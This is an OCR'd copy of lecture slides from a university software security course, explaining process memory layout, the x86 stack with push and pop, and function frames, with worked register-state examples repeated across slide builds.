# Application Insecurity

CSE 545 – Software Security
Spring 2018


Adam Doupé
*Arizona State University*
http://adamdoupe.com

Content of some slides provided by Giovanni Vigna of UCSB, with approval

# Program Loading and Execution


- When a program is invoked, the operating system creates a process to execute the program
- The ELF file is parsed and parts are copied into memory
  - In Linux /proc/<pid>/maps shows the memory layout of a process
- Relocation of objects and reference resolution is performed
- The instruction pointer is set to the location specified as the start address
- Execution begins

# Process Memory Layout



# Process Structure


- Environment/Argument section
  - Used for environment data
  - Used for the command line data
- Stack section
  - Used for local parameters
  - Used for saving the processor status
- Memory-mapping segment
  - Used for shared libraries
- Heap section
  - Used for dynamically allocated data
- Data section (Static/global vars)
  - Initialized variables (.data)
  - Uninitialized variables (.bss)
- Code/Text section (.text)
  - Marked read-only
  - Modifications causes segfaults




# The Stack

- Stack is essentially scratch memory for functions
  - Used in MIPS, ARM, x86, and x86-64 processors
- Starts at high memory addresses and grows down
- Functions are free to push registers or values onto the stack, or pop values from the stack into registers
- The assembly language supports this on x86
  - `%esp` holds the address of the top of the stack
  - `push %eax` decrements the stack pointer (`%esp`) then stores the value in `%eax` to the location pointed to by the stack pointer
  - `pop %eax` stores the value at the location pointed to by the stack pointer into `%eax`, then increments the stack pointer (`%esp`)


# Stack Example




push %eax
pop %ebx




# Stack Example




push %eax
pop %ebx

| %eax | 0xa |
|---|---|
| %ebx | 0x0 |
| %esp | 0x10000 |


# Stack Example




push %eax
pop %ebx

| %eax | 0xa |
|---|---|
| %ebx | 0x0 |
| %esp | 0xFFFC |


# Stack Example




push %eax
pop %ebx

| %eax | 0xa |
|---|---|
| %ebx | 0x0 |
| %esp | 0xFFFC |


# Stack Example




push %eax
pop %ebx

| %eax | 0xa |
|---|---|
| %ebx | 0xa |
| %esp | 0xFFFC |

# Stack Example




push %eax
pop %ebx

| %eax | 0xa |
|---|---|
| %ebx | 0xa |
| %esp | 0x10000 |

# Function Frame


- Functions would like to use the stack to allocate space for their local variables
- Can we use the stack pointer for this?
  - Yes, however stack pointer can change throughout program execution
- Frame pointer points to the start of the function's frame on the stack
  - Each local variable will be (different) offsets of the frame pointer
  - In x86, frame pointer is called the base pointer, and is stored in %ebp

```
int main()
{
  int a;
  int b;
  float c;
  a = 10;
  b = 100;
  c = 10.45;
  a = a + b;
  return 0;
}
```

```
a @ %ebp + A
b @ %ebp + B
c @ %ebp + C

mem[%ebp+A] = 10
mem[%ebp+B] = 100
mem[%ebp+C] = 10.45
mem[%ebp+A] =
mem[%ebp+A] +
mem[%ebp+B]
```

```
a @ %ebp – 0xc
b @ %ebp – 0x8
c @ %ebp – 0x4

mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add -0xc(%ebp),%eax
```


# Function Frame




```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add -0xc(%ebp),%eax
```

| %eax | |
|---|---|
| %esp | |
| %ebp | |


# Function Frame




```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add -0xc(%ebp),%eax
```

| %eax | |
|---|---|
| %esp | 0x10000 |
| %ebp | 0x10000 |


# Function Frame




```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add -0xc(%ebp),%eax
```

| %eax | |
|---|---|
| %esp | 0xFFF0 |
| %ebp | 0x10000 |

# Function Frame




```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add -0xc(%ebp),%eax
```


| %eax | |
|---|---|
| %esp | 0xFFF0 |
| %ebp | 0x10000 |

# Function Frame


```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add -0xc(%ebp),%eax
```

| %eax | |
|---|---|
| %esp | 0xFFF0 |
| %ebp | 0x10000 |


# Function Frame




```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add -0xc(%ebp),%eax
```

| %eax | |
|---|---|
| %esp | 0xFFF0 |
| %ebp | 0x10000 |


# Function Frame




```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add -0xc(%ebp),%eax
```

| %eax | |
|---|---|
| %esp | 0xFFF0 |
| %ebp | 0x10000 |

